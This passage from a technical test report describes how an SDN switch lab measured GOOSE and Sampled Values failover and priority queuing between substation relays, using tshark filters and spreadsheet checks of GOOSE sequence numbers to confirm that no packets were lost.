SDN controller has this functionality via the use of queues that can be applied to a flow. As documented in the SEL-2740S switch manual, priority queue values range from 1 to 4, where 1 is the lowest priority and 4 is the highest. The default value for all flows is 2.

Given the use of priority queues, it is hypothesized that in the event that GOOSE and SV are being transmitted through the same link, priority queues that prioritize GOOSE traffic should result in all of the GOOSE traffic being received despite sharing the same link used for another flow or bandwidth utilized on that link. It is also anticipated that some SV traffic will be dropped to give precedence to the GOOSE traffic in this scenario should the bandwidth be consumed to its fullest potential.

6.4.2 Tools and Requirements

The tools used for the traffic separation tests are listed in Table 6-4

Table 6-4. Tools used for Traffic Stream Separation Tests

Hardware	Software	Miscellaneous
(x1) SEL-401	SEL-5056 SDN Controller	
(x1) SEL-421	Wireshark	
(x2) SEL-2740S SDN Switches	Net-snmp	
Network taps	iPerf3	
	ping	
	Hping3	
	AcSELerator	

6.4.3 Setup

Two SEL relays—SEL-401 and SEL-421—will be used to publish and subscribe to GOOSE and SV events. Each device will be connected to its own respective SEL-2740S switch. Between the two switches, there will initially be two primary links—one for GOOSE and one for SV.

Relevant flow rules will be created to enable these communications, along with the appropriate application of priority queue level for the traffic. The failover flow for GOOSE will be configured such that the failover path after the disconnect of the primary path will utilize the link that was originally used only for SV.

6.4.4 Methodology

Two scenarios to test network connectivity and failover will be followed:

- GOOSE and SV traffic with normal volume background traffic
- GOOSE and SV traffic with high volume background traffic.

6.4.4.1 Normal Volume Test Traffic/Normal Volume Background Traffic

In this scenario, we seek to determine the effectiveness of the SDN's failover and QoS under a defined normal duress on the system. SV and GOOSE traffic will be sent and received by the SEL-401 merging unit and SEL-421 protection relay, where the SEL-401 device will function as the publisher and the SEL-421 device will function as the subscriber. Additional devices configured in the SDN environment consist of Pi devices, clocks, and other protective relays that also will be sending and receiving traffic throughout the SDN using various TCP/IP and Ethernet layer 2-based protocols. Normal traffic for both test and background traffic are defined as the default settings used by the devices and/or software to generate the traffic, whether this is in terms of volume or speed.

A network tap will be used between the switch links so a Wireshark PCAP can be performed by another device such as a laptop computer. The test period will last a total of 600 seconds (10 minutes). The initial 180 seconds (3 minutes) will be used to capture the baseline traffic of the SDN prior to the primary link being disconnected. The primary link that carries the GOOSE traffic will be disconnected at approximately the 180 second mark, which is the point at which GOOSE traffic should failover to the link that before was carrying only SV traffic. This will be confirmed by monitoring SNMP and flow counter data. In the traffic capture dataset, the values

of interest to help confirm or deny our hypothesis include receive receipts for both SV and GOOSE traffic. It is anticipated that with the combination of both failover path defined and the highest queue setting applied to the GOOSE flow, no GOOSE traffic should be lost. This is to be confirmed by observing that no lapse in GOOSE sequence numbers or lost traffic indications are present in the capture set.

Three datasets will be generated from this test. The first dataset includes PCAPs of the traffic on the two links carrying GOOSE and SV traffic. These PCAPs will represent the network behavior before and after the disconnection of the GOOSE link. It will also serve as confirmation that the failover from the primary GOOSE link does indeed switch over to the SV link, where we should start seeing GOOSE traffic after the disconnect. The second dataset will be the flow counter values as seen and polled by the SDN controller. A script that pulls this data from the controller is used to periodically record those values and will help confirm that the primary and failover flows are hit at the expected moments in time. The third dataset will be the SNMP dataset that performs a similar function to the flow counter dataset except on a physical port level where we can identify whether the failover worked by seeing that packets have stopped sent out/arriving on the original link ports and have begun adding to the number of packets being sent out/arriving the failover port. A PowerShell script is used to periodically poll the SNMP server hosted on the SEL-2740S SDN switches for this information.

6.4.4.2 Normal Volume Test Traffic/High Volume Background Traffic

The trial conducted in this scenario will be the same as the one previously described with the primary difference being the volume of background traffic to be processed by the SDN switch. High volume background traffic will be generated by the ping utility and specifying a higher interval of ICMP requests. iPerf3 will be used to generate large volumes of TCP traffic by specifying the upper limit of data that can be sent by the Pi devices communicating TCP (i.e., 100 Mbps × 300 seconds = 3,750 MB). The remaining procedures of the test will remain the same.

6.4.5 Deliverables


The three deliverables from these tests are listed below:

- Wireshark traffic capture of trial
- Native SEL-5056 flow counter data
- SNMP counter data.

6.4.6 Experiment Results

6.4.6.1 Experiment Network Diagram


Figure 6-32 shows the initial state of the experiment from 0 to 180 seconds. The SEL 401 and 421 relays communicate with GOOSE and SV simultaneously. GOOSE will use the link between Port C2 of Switch 3 and Port C2 of Switch 4 as the primary link, and SV will use the link between Port C3 of Switch 3 and Port C3 of Switch 4. Although not shown in the figure, TCP and ICMP background traffic are running using 16 Pi devices.



<0 – 180 seconds>

Figure 6-32. GOOSE/SV Experiment Diagram between 0 and 180 Seconds

As shown in Figure 6-33, after disconnecting the GOOSE primary link (C2) at 180 seconds, the SEL-2740S SDN switch bypasses GOOSE traffic to the link between Ports C3 of Switch 3 and Switch 4. After fast failover, we analyzed with two things in mind to check if the GOOSE traffic was rerouted successfully to the link between C3s without packet loss. The first check was whether the sequence number of the last GOOSE packet communicating through the C2 link followed by the first GOOSE PCAP in C3, and the other is to check for missing sequence numbers using Wireshark filter and the spreadsheet function we used in Experiment 1 (Section 6.2).



<180 – 600 seconds>

Figure 6-33. GOOSE/SV Experiment Diagram between 180 and 600 Seconds

6.4.6.2 Analysis Mechanism

Trial 1 GOOSE Traffic

We used a Wireshark filter to confirm that there was no GOOSE packet loss during the fast-failover process by checking whether the last GOOSE sequence number transmitted through link C2 and the sequence number of the first GOOSE packet detected in C3 are consecutive. The Wireshark command '`eth.addr == 00:30:a7:1c:24:8f && goose`' applied on 'exp03_trial01_c2.pcap' and 'exp03_trial01_c3.pcap' files displays only the GOOSE packets communicated between the SEL-401 merging unit and SEL-421 relay. As a result, the last GOOSE packet sequence number from link C2 is 597843 and the first GOOSE packet detected from link C3 is 597844, which are sequential and shows no packets were lost during the fast-failover process. These results are shown in Figure 6-34.




Figure 6-34. Last Packet of Link C2, First packet of C3 for Trial1

The Wireshark filter command below was used to check if there were any packets lost in the GOOSE traffic that was communicating over the C2 link before disconnection.

```
sudo tshark -r exp03_trial01_c2.pcap -Y "eth.addr ==
00:30:a7:1c:24:8f && goose" -T fields -e goose.sqNum >
exp03_trial01_c2.csv
```

As shown in Figure 6-35, the filter extracts serial numbers of the GOOSE packet with the Media Access Control address of '00:30:a7:1c:24:8f' in exp03_trial01_c2.pcap and it as exp03_trial_c2.csv. To filter only the GOOSE traffic of interest, a filter specifying the Media Access Control address of SEL 401 was applied Figure 6-36.




Figure 6-35. GOOSE Extracted to CSV

As seen in Figure 6-36, the GOOSE protocol duplicates sequence numbers of the same value twice. For each GOOSE control block, the protocol adopts two different sequence numbers to make sure that the newer status gets used. Therefore, we had to check if all sequence numbers during the thread were duplicated twice. The spreadsheet provides a function that deletes duplicate numbers from 'Filter.' When the function is executed, it deletes all duplicate sequence numbers. As shown in Figure 6-37, all rows in the CSV files are deleted, which confirms all of the packets' sequence numbers are duplicated.




Figure 6-36. Filtering Duplicated GOOSE Sequence Numbers




Figure 6-37. Result After Removing Duplicated GOOSE Packets

To check for a missing sequence number, we used the same spreadsheet function used in Experiment 1 (Section 6.2). As shown in Figure 6-38, based on the result it was confirmed that no GOOSE packet loss occurred from link C2 from 0 to 180 seconds.

Spreadsheet Function: =IF(A2-A1=1, “”,”Missing Sequence Number”)




Figure 6-38. No Missing Packet from link C2 Before 180 Seconds

In the same way, we checked for missing sequence numbers for GOOSE packets collected from link C3 after disconnection of link C2. Below is the Wireshark filter to collect GOOSE packets from link C3.

```
sudo tshark -r exp03_trial01_c3.pcap -Y "eth.addr ==
00:30:a7:1c:24:8f && goose" -T fields -e goose.sqNum >
exp03_trial01_c3.csv
```

A total of 422 packets from sequence number 597044 to 597064 were filtered, and no missing sequence numbers were found. Figure 6-39 is part of the results of the missing sequence number search. No GOOSE packets were lost for 600 seconds during Trial 1, showing that the SEL switch successfully failed over to the alternate link after link C2 disconnection.




Figure 6-39. Filtered GOOSE Packet from Link C3

Trial 2 GOOSE Traffic

In Trial 2, we used the same mechanism used in Trial 1 to search for missing GOOSE packets (see Figure 6-40).




Figure 6-40. Sequence Number Extraction for Link C2, C3

As shown in Figure 6-41, the sequence number of the last GOOSE PCAP from link C2 in Trial 2 is 606408, and the first GOOSE packet sequence number detected in link C3 after the link C2 disconnection at 180 seconds is 606409. That means no packet loss occurred during the failover process. Figure 6-40 shows the result of the sequence number extraction from links C2 and C3.




Figure 6-41. Last GOOSE Packet from C2 and First Packet from C3

Applying the spreadsheet function '`=IF(A2-A1=1,"","Missing SqNum")`' to check missing GOOSE packet extracted in exp03_trial02_c2.csv and exp03_trial02_c3.csv, there were no missing GOOSE sequence numbers in Trial 2 for the 600 second period. This is shown in Figure 6-42.




Figure 6-42. Result of GOOSE Packet Sequence Number Check by Excel Function

6.4.6.3 Analyzing Large PCAP Files

If the PCAP size is too large, the file size will need to be reduced before it can be processed by the spreadsheet to check for packet loss using Wireshark and spreadsheet functions. The spreadsheet can only store up to 1,048,576 columns, so it cannot contain sequence numbers with more than 1,048,576 rows in a single spreadsheet file. To solve this problem, if needed in the future, Editcap can be used to split PCAP files that are too large to fit in one spreadsheet file into multiple CSV or PCAP files with a specified size. It is then possible to check for packet loss by applying the above-mentioned Wireshark plus spreadsheet function mechanism to all files produced by running Editcap (see Figure 6-43).

Figure 6-44 shows the result of splitting 'exp03_trial_c3.pcap,' which contains 2,916,714 packets, through Editcap and dividing them into three PCAP files with 1,000,000, 1,000,000, and 916,714 packets.




Figure 6-43. Very Large PCAP Divided into Three PCAPs




Figure 6-44. Packets included for Each PCAP

